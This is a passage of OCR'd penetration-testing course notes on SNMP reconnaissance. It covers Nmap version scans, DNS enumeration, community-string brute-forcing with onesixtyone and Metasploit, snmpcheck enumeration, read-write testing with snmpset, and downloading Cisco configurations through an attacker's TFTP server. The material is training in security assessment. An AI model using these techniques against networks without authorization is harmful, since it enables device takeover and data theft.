


SNMP Agent Discovery

Scanning for SNMP agent devices has some difficulty due to limitations with UDP port scanning (when ICMP is filtered, UDP port scanning is ineffective, and very slow), and variations in how different SNMP agents respond to requests when configured with the wrong SNMP community string. Fortunately, Nmap's version scanning feature will probe a target system on UDP/161 in an attempt to identify behavior that is characteristic of a SNMP agent. This technique has a high degree of success when targeting common embedded SNMP implementation (such as routers and other networking devices), as well as any agents using a default community string of "public". Nmap will also identify any system with SNMPv3 support, due to changes in the protocol where the SNMP agent will respond to failed authentication requests.

Notably, Nmap's version scan will not identify the presence of Windows hosts running the Microsoft SNMP agent with a non-default community string. We'll look at alternate techniques for identifying these SNMP agents in this module.


As a secondary technique to narrow down a list of devices that are likely SNMP managed devices, DNS interrogation can also be used. Hostnames such as "cacti", "mrtg", "hpov", "tivoli" and "nagios" are likely SNMP NMS devices, possibly accepting SNMP traps from managed devices. Further, devices with common acronyms or abbreviations indicating their functionality on the network as a router or bridge of some sort (such as "rtr", "router", "gig", "atm", etc.) in the hostname are also worthwhile targets to further evaluate as possible SNMP managed devices.



Nmap SNMP Version Scan

A minimal Nmap scan using UDP port scanning limited to UDP/161 is shown on this slide, evaluating two hosts. The first scan results reveal that the device is an SNMPv1 managed device configured with the community string "public". The Nmap version scan also retrieves the SNMP System Description MIB entry to provide additional information to the user as to the identity of the device.


The second Nmap scan also indicates the presence of a SNMP managed device, this time using SNMPv3. In the second scan, Nmap did not attempt to enumerate MIB entries, since a username and password are required to access the system.



FierceDNS Enumeration

The FierceDNS tool (implemented as "fierce.pl") provides a means to quickly enumerate multiple DNS servers, attempting to perform a zone transfer first, then using a short common hostname list to brute-force configured DNS entries. FierceDNS also performs reverse lookups on IP addresses discovered through DNS enumeration to identify other sub-domains (where foo.sans.org is a sub-domain of sans.org) for further scanning.

In the example on this slide, the author evaluated the DNS server of the local ISP, first revealing a DNS server permitting zone-transfers, which revealed interesting hostnames such as "tivocfg.ri.cox.net" (possibly indicating a Tivoli system) as well as multiple hosts with "rtr" or "atm" in the hostname (possibly indicating network routers).




Onesixtyone

The onesixtyone tool from Solar Designer is a standalone SNMP scanner written in C. Onesixtyone uses a non-blocking approach to SNMP scanning for efficiency and speed, sending rapid community string guesses in one thread while waiting for responses in another thread. Onesixtyone will continue scanning the target device until all the specified community strings are exhausted.

Onesixtyone was designed to work in LAN environments by default, with a minimal delay of 10 milliseconds between each community string guess. If you are scanning a remote network that does not respond as quickly as hosts on the LAN, increase the delay between each guess with the "-w" argument based on the estimated round-trip time of the network divided by 2.

Onesixtyone can scan a single host with a single community string using command-line arguments only, but to scan a list of hosts with a list of community strings you need to create two files; one containing the list of targets to scan by IP address one per line, and a second list of community strings to guess with. In the example on this slide, the "genip" tool is used to create the list of IP addresses based on a simple range designation.


Onesixtyone is available from http://labs.portcullis.co.uk/application/onesixtyone/.



Metasploit SNMP Scanner

The Metasploit SNMP scanner is available as an auxiliary module through msfconsole or msfcli as "auxiliary/scanner/snmp/snmp_login". Available arguments include the number of scanning threads Metasploit should spawn (THREADS), which should be set to the number of processors or processor cores on your system. The target IP address group is specified with a starting and stopping IP address separated by a dash (RHOSTS). By default, the scanner will print a line of output for each community string tested for each host; disable this verbosity by setting "VERBOSE" to false as shown. Use the "exploit" command to start the scan.


Like onesixtyone, the Metasploit Framework smb_login module will keep guessing community strings, even after it finds a valid string. This is important because we don't want the discovery of a read-only string to stop the scanner when it might otherwise identify a read-write string as well. From a performance perspective, Metasploit's SNMP scanner is slower than onesixtyone, requiring approximately twice as long to scan the same number of hosts with a comparable community string list.



snmpcheck

The snmpcheck tool (available at http://www.nothink.org/perl/snmpcheck) uses a community string and a target designation to enumerate useful information from a target system. With the ability to identify the device operating system and apply platform-specific MIB queries, snmpcheck is a useful starting point to collect information from a target system with SNMP access.


By default, snmpcheck uses the community string "public" to gather MIB information; if we know an alternate community string we can specify it with the "-c" argument as shown on this slide.



snmpcheck.pl v1.7 - snmp enumerator

This slide presents partial output from snmpcheck against a Windows 7 target. Upon identifying the host as a Windows system, snmpcheck will leverage known Microsoft MIB entries to collect the following information:


- Device information including hostname, system architecture, domain and uptime
- List of storage devices, local and networked including filesystem type
- Virtual and physical memory configuration
- List of network interfaces including MAC and IP address, link type, MTU and input and output byte count statistics
- List of local user accounts
- Running system processes including the PID, process type, status and executable path
- Local routing table information
- Running service information
- List of listening and connected port information mirroring the output of "netstat -nao"
- Local web server statistics
- Installed software list



Router/Switch SNMP Controls

After identifying the SNMP RW community string, we can manipulate the target device in many ways. Network devices such as routers and switches particularly allow us to use the SNMP RW string to download the configuration file, upload and change the device configuration, or modify other device settings, such as changing the access mode status of switch ports.

When we have SNMP RW access to a networked device, our control over the device is effectively equal to privileged console access with full control over the target.



Testing SNMP RW


It is sometimes necessary to validate if a compromised SNMP community string is limited to read-only access or is capable of both reading and writing. We can easily test a SNMP agent with a community string by changing a common MIB variable such as system.sysLocation using the snmpset utility.

The Net-SNMP tools (http://net-snmp.sourceforge.net) include several utilities to interact with an SNMP agent, querying MIB variables with the snmpget or snmpwalk utilities, and changing MIB variables with snmpset.

In the first example, the snmpwalk utility is used in SNMP v2c mode ("-v2c") with the community string public ("-c public") against the target at 192.168.31.1, querying the MIB entry system.sysLocation.0. From the output revealed by the utility we know we have valid SNMP access to the host, but we need to further evaluate the access as read-only or read-write.

To determine if the community string is capable of writing to the MIB, use the snmpset utility. Using the same arguments as the snmpwalk utility, appending "s" (to write a string variable) followed by the string in quotes. In the first example, the snmpset utility fails with the error message "Timeout: No Response from 192.168.31.1", indicating that we are unable to use the community string to set MIB variables.


The 2nd example also attempts to set the system.sysLocation.0 MIB entry, this time using the community string "private". We can verify the success of this change by using snmpwalk to retrieve the MIB entry as shown.



Cain: Cisco Config Download/Upload

Cain can quickly retrieve the configuration file from a Cisco device when given the SNMP read/write community string. Simply navigate to the CCDU tab in Cain, then click the blue "+" symbol on the toolbar. Enter the target IP address, the SNMP community string information, and the SNMP protocol version (Cain supports SNMPv1 and SNMPv2; you can try both safely). When the configuration file is retrieved, it will be listed in the CCDU results window.

Cain stores the configuration files that are retrieved in the C:\Program Files (x86)\Cain\CCDU directory. You can open the files in an editor that supports Unix-formatted text files, such as Notepad++ or Wordpad.



snmpblow.pl

As a Linux alternative to Cain, we can use tools such as snmpblow.pl to retrieve the configuration of a Cisco IOS router or switch device. First, we need to establish a TFTP server on the attacker system, such as the tftpd-hpa package available through Debian-based package management tool "apt-get", as shown. Next, we need to create a directory for the TFTP server to write to with open permissions and install the required Perl library modules to support snmpblow.pl. Next, download snmpblow.pl from the URL on this slide.


One limitation of snmpblow.pl is that it doesn't provide any output indicating the status of the attack. In order to watch the progress of community strings that snmpblow.pl is testing, modify the script at line 25 by adding a print statement, as shown.

After preparing the attacker's system, we can retrieve the Cisco IOS device configuration file. First, start the TFTP server; the tftpd-hpa server can be executed with the "-lcp" arguments, running the TFTP server in the background, allowing the TFTP client (the target Cisco IOS device) to create a new file.

